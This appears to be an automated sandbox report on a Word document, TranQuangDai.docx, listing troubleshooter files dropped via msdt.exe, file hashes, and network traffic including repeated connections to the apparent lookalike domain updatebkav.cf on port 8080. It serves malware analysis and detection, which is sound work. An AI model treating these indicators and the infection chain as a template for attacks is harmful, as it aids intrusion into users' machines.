SHA-256:	AB41C00808ADAD9CB3D76405A9E0AEE99FB6E654A8BF38DF5ABD0D161716DC27
SHA-512:	A6762849FEDD98F274CA32EB14EC918FDBE278A332FDA170ED6D63D4C86161F2208612EB180105F238893A2D2B107228A3E7B12E75E55FDE96609C69C896EBA
Malicious:	false
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#This is passed from the troubleshooter via 'Add-DiagRootCause'..PARAM($targetPath, $appName)....#RS_ProgramCompatibilityWizard..#rparsons - 05 May 2008..#rfink - 01 Sept 2008 - rewrite to support dynamic choices....#set-psdebug -strict -trace 0....#change HKLM\Software\Windows NT\CurrentVersion\AppCompatFlags\CompatTS EnableTracing(DWORD) to 1..#if you want to enable tracing..$SpewTraceToDesktop = $false ....Import-LocalizedData -BindingVariable CompatibilityStrings -FileName CL_LocalizationData....#Compatibility modes..$CompatibilityModes = new-Object System.Collections.Hashtable..$CompatibilityModes.Add("Version_WIN8RTM", "WIN8RTM")..$CompatibilityModes.Add("Version_WIN7RTM", "WIN7RTM")..$CompatibilityModes.Add("Version_WINVISTA2", "VISTASP2")..$CompatibilityModes.Add("Version_WINXP3", "WINXPSP3")..$CompatibilityModes.Add("Version_MSIAUTO", "MSIAUTO")..$CompatibilityModes.Add("Version_UNKNOWN", "WINXPSP3")..$Comp

C:\Windows\Temp\SDIAG_7b198bed-e0cb-4234-89a7-463f5676d099\TS_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	16946
Entropy (8bit):	4.860026903688885
Encrypted:	false
SSDEEP:	384:3FptgXhu9IOM7BTDLwU7GHf7FajKFzB9Ww:Ghu9I9dQYWB9Ww
MD5:	2C245DE268793272C235165679BF2A22
SHA1:	5F31F80468F992B84E491C9AC752F7AC286E3175
SHA-256:	4A6E9F400C72ABC5B00D8B67EA36C06E3BC43BA9468FE748AEBD704947BA66A0
SHA-512:	AAECB935C9B4C27021977F211441FF76C71BA9740035EC439E9477AE707109CA5247EA776E2E65159DCC500B0B4324F3733E1DFB05CEF10A39BB11776F74F03C
Malicious:	false

Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#TS_ProgramCompatibilityWizard..#rparsons - 05 May 2008....$ShortcutListing = New-Object System.Collections.Hashtable..$ExeListing = New-Object System.Collections.ArrayList..$CombinedListing = New-Object System.Collections.ArrayList....Import-LocalizedData -BindingVariable CompatibilityStrings -FileName CL_LocalizationData....# Block PCW on unsupported SKUs..$BlockedSKUs = @(178)..[Int32]$OSSKU = (Get-WmiObject -Class "Win32_OperatingSystem").OperatingSystemSKU..if ($BlockedSKUs.Contains($OSSKU))..{.. return..}....$typeDefinition = @"....using System;..using System.IO;..using System.Runtime.InteropServices;..using System.Text;..using System.Collections;....public class Utility..{.. public static string GetStartMenuPath()..{.. return Environment.GetFolderPath(Environment.SpecialFolder.StartMenu);.. }.... public static string GetAllUsersStartMenuPath()..{.. return Path.Combine(Environ

C:\Windows\Temp\SDIAG_7b198bed-e0cb-4234-89a7-463f5676d099\VF_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	ISO-8859 text, with CRLF line terminators
Category:	dropped
Size (bytes):	453
Entropy (8bit):	4.983419443697541
Encrypted:	false
SSDEEP:	12:QcM3BFN+dxmVdyKVCkLZI4S2xhzoJNIDER5lI02xzS4svc3uVr:Qb3DQbeCklTxhzoJUoS02tCr
MD5:	60A20CE28D05E3F9703899DF58F17C07
SHA1:	98630ABC4B46C3F9BD6AF6F1D0736F2B82551CA9
SHA-256:	B71BC60C5707337F4D4B42BA2B3D7BCD2BA46399D361E948B9C2E8BC15636DA2
SHA-512:	2B2331B2DD28FB0BBF95DC8C6CA7E40AA56D4416C269E8F1765F14585A6B5722C689BCEBA9699DFD7D97903EF56A7A535E88EAE01DFCC493CEABB69856FFF9AA
Malicious:	false
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#if this environment variable is set, we say that we don't detect the problem anymore so it will..#show as fixed in the final screen..PARAM($appName)....$detected = $true..if ($Env:AppFixed -eq $true)..{.. $detected = $false ..}....Update-DiagRootCause -id "RC_IncompatibleApplication" -iid $appName -Detected $detected....#RS_ProgramCompatibilityWizard..#rparsons - 05 May 2008....

C:\Windows\Temp\SDIAG_7b198bed-e0cb-4234-89a7-463f5676d099\en-US\CL_LocalizationData.psd1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	6650
Entropy (8bit):	3.6751460885012333
Encrypted:	false
SSDEEP:	96:q39pB3hpieJGhn8n/y7+aqwcQoXQZWx+cWUcYpy7I6D1RUh5EEjQB5dm:q39pRhp6Sy6wZifVEtjjFm
MD5:	E877AD0545EB0ABA64ED80B576BB67F6
SHA1:	4D200348AD4CA28B5EFED544D38F4EC35BFB1204
SHA-256:	8CAC8E1DA28E288BF9DB07B2A5BDE294122C8D2A95EA460C757AE5BAA2A05F27
SHA-512:	6055EC9A2306D9AA2F522495F736FBF4C3EB4078AD1F56A6224FF42EF525C54FF645337D2525C27F3192332FF56DDD5657C1384846678B343B2BFA68BD478A70
Malicious:	false
Preview:	..#. .L.o.c.a.l.i.z.e.d...0.4./.1.1./.2.0.1.8. .0.2.:.0.5. .P.M. .(.G.M.T.)...3.0.3.:.4...8.0...0.4.1.1. ...C.L._.L.o.c.a.l.i.z.a.t.i.o.n.D.a.t.a...p.s.d.1.....#. .L.o.c.a.l.i.z.e.d...0.1./.0.4./.2.0.1.3. .1.1.:.3.2. .A.M. .(.G.M.T.)...3.0.3.:.4...8.0...0.4.1.1. ...C.L._.L.o.c.a.l.i.z.a.t.i.o.n.D.a.t.a...p.s.d.1.....C.o.n.v.e.r.t.F.r.o.m.-.S.t.r.i.n.g.D.a.t.a. .@.'.....#.#.#.P.S.L.O.C... ..P.r.o.g.r.a.m._.C.h.o.i.c.e._.N.O.T.L.I.S.T.E.D.=.N.o.t. .L.i.s.t.e.d.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.D.E.F.A.U.L.T.=.N.o.n.e.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.8.R.T.M.=.W.i.n.d.o.w.s. .8.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.7.R.T.M.=.W.i.n.d.o.w.s. .7.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.V.I.S.T.A.2.=.W.i.n.d.o.w.s. .V.i.s.t.a. .(.S.e.r.v.i.c.e. .P.a.c.k. .2.).....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.X.P.S.P.3.=.W.i.n.d.o.w.s. .X.P. .(.S.e.r.v.i.c.e. .P.a.c.k. .3.).....V.e.r.s.i.o.n._.C.h.o.i.c.e._.M.S.I.A.U.T.O.=.S.k.i.p. .V.e.r.s.i.o.n. .C.h.e.c.k.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.U.N.

C:\Windows\Temp\SDIAG_7b198bed-e0cb-4234-89a7-463f5676d099\en-US\DiagPackage.dll.mui

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	10752
Entropy (8bit):	3.517898352371806
Encrypted:	false
SSDEEP:	96:Gmw56QoV8m7t/C7eGu7tCuKFtrHQcoC1dIO4Pktmg5CuxbEWgdv0WwF:WAQovu548tmirAWu8Wm
MD5:	CC3C335D4BBA3D39E46A555473DBF0B8
SHA1:	92ADCDF1210D0115DB93D6385CFD109301DEAA96
SHA-256:	330A1D9ADF3C0D651BDD4C0B272BF2C7F33A5AF012DEEE8D389855D557C4D5FD
SHA-512:	49CBF166122D13EEEA2BF2E5F557AA8696B859AEA7F79162463982BBF43499D98821C3C2664807EDED0A250D9176955FB5B1B39A79CDF9C793431020B682ED12
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<...R...R...R.....R...P...R.Rich..R.....PE..L.....!.. .....(.....P.....@..... ...$.....8.....rdata..... .....@..@.rsrc....0... ...&.....@..@.....E.....T...8...8.....E.....$.....8....rdata..8...x....rdata$zzzdbg.... .....rsrc$01.....#..0!...rsrc$02.... .....OV....,+.(,..vA..@..E..... .....

C:\Windows\Temp\SDIAG_7b198bed-e0cb-4234-89a7-463f5676d099\result\results.xsl

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	48956
Entropy (8bit):	5.103589775370961
Encrypted:	false
SSDEEP:	768:hUeTHmb0+tk+Ci10ycNV6OW9a+KDoVxrVF+bBH0t9mYNJ7u2+d:hUcHXDY10tNV6OW9abDoVxrVF+bBH0tO
MD5:	310E1DA2344BA6CA96666FB639840EA9
SHA1:	E8694EDF9EE68782AA1DE05470B884CC1A0E1DED
SHA-256:	67401342192BABC27E62D4C1E0940409CC3F2BD28F77399E71D245EAE8D3F63C
SHA-512:	62AB361FFEA1F0B6FF1CC76C74B8E20C2499D72F3EB0C010D47DBA7E6D723F9948DBA3397EA26241A1A995CFFCE2A68CD0AAA1BB8D917DD8F4C8F3729FA6D 244
Malicious:	false
Preview:	<?xml version="1.0"?>..<?Copyright (c) Microsoft Corporation. All rights reserved.?>..<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msx sl="urn:schemas-microsoft-com:xslt" xmlns:ms="urn:microsoft-performance" exclude-result-prefixes="msxsl" version="1.0">...<xsl:output method="html" indent="yes" standalone="yes" encoding="UTF-16"/>...<xsl:template name="localization">....<_locDefinition>.....<_locDefault _loc="locNone"/>.....<_locTag _loc="locData">Str ing</_locTag>.....<_locTag _loc="locData">Font</_locTag>.....<_locTag _loc="locData">Mirror</_locTag>....</_locDefinition>...</xsl:template>... ********** Images ****** **** -->...<xsl:variable name="images">....<Image id="check">res://sdiageng.dll/check.png</Image>....<Image id="error">res://sdiageng.dll/error.png</Image>....<Image id="info">res://sdiageng.dll/info.png</Image>....<Image id="warning">res://sdiageng.dll/warning.png</Image>....<Image id="expand">res://sdiageng.dll/expand.png</Ima ge>....<Image id="

Static File Info

General


File type:	Microsoft Word 2007+
Entropy (8bit):	7.511177710534898
TrID:	• Word Microsoft Office Open XML Format document (49504/1) 49.01% • Word Microsoft Office Open XML Format document (43504/1) 43.07% • ZIP compressed archive (8000/1) 7.92%
File name:	TranQuangDai.docx
File size:	16256
MD5:	019203409d35842d93b46de7db4038bb
SHA1:	29d38d998e0a17af1d11cdef3b74855a54727c51
SHA256:	719a07f46b6fce1615a7b4bd1ed3e4d2cb86d7275ae37d3325ff2e9db64e2185
SHA512:	2b6dea2ba3d306735804acf12f94e64b58340391779a0eed19262fbec2c9ebdcc3a383c40458778cbbe3a5f39223f708cd0f156da54e842acffb038191eedda4
SSDEEP:	384:azW4FOKfKztM3wIs65n0i13LU3HbCXBqX6Ujnw+3KWvb:ckKfKJismv13wLCx7H+3T
TLSH:	BB72C0B4C25DBC12CAA71235A04E9AF1FB71900AE435991EB519FBD48CB64C7832D39D
File Content Preview:	PK.....!....IZ... .....[Content_Types].xml ... (.....

File Icon

Icon Hash:	74fcd0d2d6d6d0cc

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 10, 2022 12:43:05.628237963 CEST	49745	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:06.007441998 CEST	8080	49745	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:06.007559061 CEST	49745	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:06.008821011 CEST	49745	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:06.387626886 CEST	8080	49745	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:06.388947964 CEST	8080	49745	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:06.388982058 CEST	8080	49745	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:06.389051914 CEST	49745	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:06.404360056 CEST	49745	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:06.787777901 CEST	8080	49745	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:06.788203955 CEST	8080	49745	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:06.853168011 CEST	49746	80	192.168.2.3	91.199.212.52
Jun 10, 2022 12:43:06.890221119 CEST	80	49746	91.199.212.52	192.168.2.3
Jun 10, 2022 12:43:06.890424013 CEST	49746	80	192.168.2.3	91.199.212.52
Jun 10, 2022 12:43:06.892247915 CEST	49746	80	192.168.2.3	91.199.212.52
Jun 10, 2022 12:43:06.929316998 CEST	80	49746	91.199.212.52	192.168.2.3
Jun 10, 2022 12:43:06.929347038 CEST	80	49746	91.199.212.52	192.168.2.3
Jun 10, 2022 12:43:06.929364920 CEST	80	49746	91.199.212.52	192.168.2.3
Jun 10, 2022 12:43:06.929510117 CEST	49746	80	192.168.2.3	91.199.212.52
Jun 10, 2022 12:43:06.981215954 CEST	49745	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:07.310240984 CEST	49745	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:07.689138889 CEST	8080	49745	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:07.689457893 CEST	8080	49745	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:07.740376949 CEST	49745	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:08.119297981 CEST	8080	49745	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:08.119466066 CEST	8080	49745	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:08.293836117 CEST	49745	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:11.166420937 CEST	49745	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:11.546566010 CEST	8080	49745	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:11.591053009 CEST	49745	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:11.649699926 CEST	49747	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:12.030483961 CEST	8080	49747	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:12.030608892 CEST	49747	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:12.059679985 CEST	49747	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:12.440426111 CEST	8080	49747	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:12.441904068 CEST	8080	49747	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:12.441925049 CEST	8080	49747	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:12.441982031 CEST	49747	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:12.442013979 CEST	49747	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:12.683332920 CEST	49747	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:13.064063072 CEST	8080	49747	203.171.20.127	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 10, 2022 12:43:13.064249039 CEST	8080	49747	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:13.064322948 CEST	49747	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:13.109505892 CEST	49747	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:13.490360022 CEST	8080	49747	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:13.491103888 CEST	8080	49747	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:13.491153002 CEST	8080	49747	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:13.491241932 CEST	49747	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:13.491276979 CEST	49747	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:13.492049932 CEST	8080	49747	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:13.492130995 CEST	49747	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:14.209505081 CEST	49747	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:14.590173960 CEST	8080	49747	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:14.590621948 CEST	8080	49747	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:14.590687037 CEST	49747	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:15.828506947 CEST	49747	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:16.209880114 CEST	8080	49747	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:16.210057974 CEST	49747	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:16.245676994 CEST	49745	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:16.547914982 CEST	8080	49745	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:16.547936916 CEST	8080	49745	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:16.548094034 CEST	49745	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:16.548134089 CEST	49745	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:16.582005024 CEST	49748	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:16.668370962 CEST	8080	49745	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:16.926911116 CEST	8080	49745	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:16.964636087 CEST	8080	49748	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:16.964793921 CEST	49748	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:16.965022087 CEST	49748	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:17.347426891 CEST	8080	49748	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:17.347879887 CEST	8080	49748	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:17.348450899 CEST	49748	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:17.350402117 CEST	49748	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:17.730864048 CEST	8080	49748	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:17.732614040 CEST	8080	49748	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:17.732790947 CEST	8080	49748	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:17.744563103 CEST	49747	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:17.794616938 CEST	49748	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:18.126321077 CEST	8080	49747	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:18.126357079 CEST	8080	49747	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:18.126533031 CEST	49747	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:18.127221107 CEST	8080	49747	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:18.127330065 CEST	49747	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:18.312108040 CEST	49747	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:18.693279028 CEST	8080	49747	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:18.693423033 CEST	49747	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:18.972973108 CEST	49747	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:19.354135990 CEST	8080	49747	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:19.354280949 CEST	49747	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:21.334517002 CEST	49747	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:21.716044903 CEST	8080	49747	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:21.716181993 CEST	49747	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:22.737427950 CEST	8080	49748	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:22.737482071 CEST	8080	49748	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:22.737780094 CEST	49748	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:22.738581896 CEST	49748	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:22.738617897 CEST	49748	8080	192.168.2.3	203.171.20.127
Jun 10, 2022 12:43:23.120930910 CEST	8080	49748	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:23.121251106 CEST	8080	49748	203.171.20.127	192.168.2.3
Jun 10, 2022 12:43:26.718652010 CEST	8080	49747	203.171.20.127	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 10, 2022 12:43:05.296859026 CEST	57421	53	192.168.2.3	8.8.8.8
Jun 10, 2022 12:43:05.616442919 CEST	53	57421	8.8.8.8	192.168.2.3
Jun 10, 2022 12:43:06.833014011 CEST	49873	53	192.168.2.3	8.8.8.8
Jun 10, 2022 12:43:06.852061987 CEST	53	49873	8.8.8.8	192.168.2.3
Jun 10, 2022 12:43:11.627937078 CEST	53802	53	192.168.2.3	8.8.8.8
Jun 10, 2022 12:43:11.647550106 CEST	53	53802	8.8.8.8	192.168.2.3
Jun 10, 2022 12:44:24.779611111 CEST	58981	53	192.168.2.3	8.8.8.8
Jun 10, 2022 12:44:24.798353910 CEST	53	58981	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 10, 2022 12:43:05.296859026 CEST	192.168.2.3	8.8.8.8	0xa67	Standard query (0)	updatebkav.cf	A (IP address)	IN (0x0001)
Jun 10, 2022 12:43:06.833014011 CEST	192.168.2.3	8.8.8.8	0xe9e6	Standard query (0)	zerossl.crt.sectigo.com	A (IP address)	IN (0x0001)
Jun 10, 2022 12:43:11.627937078 CEST	192.168.2.3	8.8.8.8	0xf01a	Standard query (0)	updatebkav.cf	A (IP address)	IN (0x0001)
Jun 10, 2022 12:44:24.779611111 CEST	192.168.2.3	8.8.8.8	0x5aec	Standard query (0)	updatebkav.cf	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 10, 2022 12:43:05.616442919 CEST	8.8.8.8	192.168.2.3	0xa67	No error (0)	updatebkav.cf		203.171.20.127	A (IP address)	IN (0x0001)
Jun 10, 2022 12:43:06.852061987 CEST	8.8.8.8	192.168.2.3	0xe9e6	No error (0)	zerossl.crt.sectigo.com	crt.sectigo.com		CNAME (Canonical name)	IN (0x0001)
Jun 10, 2022 12:43:06.852061987 CEST	8.8.8.8	192.168.2.3	0xe9e6	No error (0)	crt.sectigo.com		91.199.212.52	A (IP address)	IN (0x0001)
Jun 10, 2022 12:43:11.647550106 CEST	8.8.8.8	192.168.2.3	0xf01a	No error (0)	updatebkav.cf		203.171.20.127	A (IP address)	IN (0x0001)
Jun 10, 2022 12:44:24.798353910 CEST	8.8.8.8	192.168.2.3	0x5aec	No error (0)	updatebkav.cf		203.171.20.127	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- zerossl.crt.sectigo.com

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49746	91.199.212.52	80	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2022 12:43:06.892247915 CEST	1303	OUT	GET /ZeroSSLRSADomainSecureSiteCA.crt HTTP/1.1 Connection: Keep-Alive Accept: */* User-Agent: Microsoft-CryptoAPI/10.0 Host: zerossl.crt.sectigo.com

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2022 12:43:06.929347038 CEST	1305	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 10 Jun 2022 10:43:06 GMT Content-Type: application/pkix-cert Content-Length: 1753 Connection: keep-alive Last-Modified: Thu, 30 Jan 2020 00:00:00 GMT ETag: "5e321c80-6d9" X-CCACDN-Mirror-ID: sscrl2 Cache-Control: max-age=14400, s-maxage=3600 X-CCACDN-Proxy-ID: mcdpinlb2 X-Frame-Options: SAMEORIGIN Accept-Ranges: bytes Data Raw: 30 82 06 d5 30 82 04 bd a0 03 02 01 02 02 10 6c 55 ab db d0 07 92 c7 9d 07 0c d8 11 9e d6 bf 30 0d 06 09 2a 86 48 86 f7 0d 01 01 0c 05 00 30 81 88 31 0b 30 09 06 03 55 04 06 13 02 55 53 31 13 30 11 06 03 55 04 08 13 0a 4e 65 77 20 4a 65 72 73 65 79 31 14 30 12 06 03 55 04 07 13 0b 4a 65 72 73 65 79 20 43 69 74 79 31 1e 30 1c 06 03 55 04 0a 13 15 54 68 65 20 55 53 45 52 54 52 55 53 54 20 4e 65 74 77 6f 72 6b 31 2e 30 2c 06 03 55 04 03 13 25 55 53 45 52 54 72 75 73 74 20 52 53 41 20 43 65 72 74 69 66 69 63 61 74 69 6f 6e 20 41 75 74 68 6f 72 69 74 79 30 1e 17 0d 32 30 30 31 33 30 30 30 30 30 30 5a 17 0d 33 30 30 31 32 39 32 33 35 39 35 39 5a 30 4b 31 0b 30 09 06 03 55 04 06 13 02 41 54 31 10 30 0e 06 03 55 04 0a 13 07 5a 65 72 6f 53 53 4c 31 2a 30 28 06 03 55 04 03 13 21 5a 65 72 6f 53 53 4c 20 52 53 41 20 44 6f 6d 61 69 6e 20 53 65 63 75 72 65 20 53 69 74 65 20 43 41 30 82 02 22 30 0d 06 09 2a 86 48 86 f7 0d 01 01 01 05 00 03 82 02 0f 00 30 82 02 0a 02 82 02 01 00 86 69 73 7e a3 b5 31 d8 23 e1 6d dd a4 13 d3 54 15 f5 02 eb dc 03 21 b5 7e 5d 1d 52 7c 3f 31 eb 9e 09 6c d1 59 38 5e 67 7e 4b 56 8f 75 90 b2 37 0c 35 5a 64 a5 be 4c 10 2c 24 18 c4 6d 89 8c c1 c5 92 4d 66 02 83 9d f7 e1 21 74 f9 cb 43 02 c1 71 b1 7f ab 4c 38 7d 91 2a c6 ff 89 a9 e8 e4 a1 b9 b2 da 10 85 09 89 9a 38 b7 ce f7 4e e4 9d d1 68 f9 0d 6b 77 0e da 40 1b c4 f7 e6 5f ef fb 1a cd f2 e6 fc 3d 24 a8 5f 95 64 83 0f a3 59 fe 0a 42 d3 6f 50 52 c3 ab c9 85 5a 15 27 3c be a3 1c 00 03 5e 9b ec e2 54 cd 63 03 ad c7 dc 90 b5 ba 71 c1 2b 7b 40 96 35 f8 80 ab 99 12 41 e8 1b 8a 46 df e3 7c 32 45 f4 9b 1c 45 05 65 1c 8c 50 74 a0 09 97 ba 1a 56 75 e0 0e 4a ad 93 6a 9d 75 dd e4 08 35 dd ef 88 2f f3 5d c6 f7 5c fb 0a 3b 06 c8 9f 77 a0 92 25 35 2d d4 80 56 c3 e9 5e 78 24 c8 19 de b4 a6 a2 d6 1b cf df 28 67 15 fb 30 a6 ed 0a 6d 5a 27 fa be 85 3b f6 60 ad 72 33 1a e7 7d c8 9e 2a 63 98 05 b1 43 86 75 b9 3b a4 4c 03 bd 37 74 12 bd da 3e 97 44 dd 84 b6 d2 e4 42 eb a3 66 0c be 8d 74 4a b5 a5 8c 22 59 0d 91 62 66 3a 21 e6 12 b4 27 80 7b ed 88 d9 08 72 32 6e 9a ad 5d 74 55 f8 89 a4 c8 e3 46 ba ce 0b c8 06 dc 45 78 3b 36 45 f7 1a 1f bd de af b7 2d 35 45 2a 81 04 f9 ac 58 09 84 c9 85 c7 be ab 42 00 79 39 95 24 a1 d6 f9 93 67 b1 ec ff 86 bb 82 7c e9 b4 b5 e7 4f 78 52 e6 1c 57 4f 61 55 e9 27 99 38 79 13 1f 42 04 a8 a9 2d 2d 96 db 02 81 6a 47 fe 69 56 27 34 25 3a 4b 49 c0 4a ab 76 c6 b6 69 18 2d 6f ee fe 83 86 e7 a9 cb 22 6d 9f 7a 92 57 63 e8 06 25 39 4a a9 7e 68 04 69 c1 48 9b 40 c1 a6 e3 88 23 c8 d0 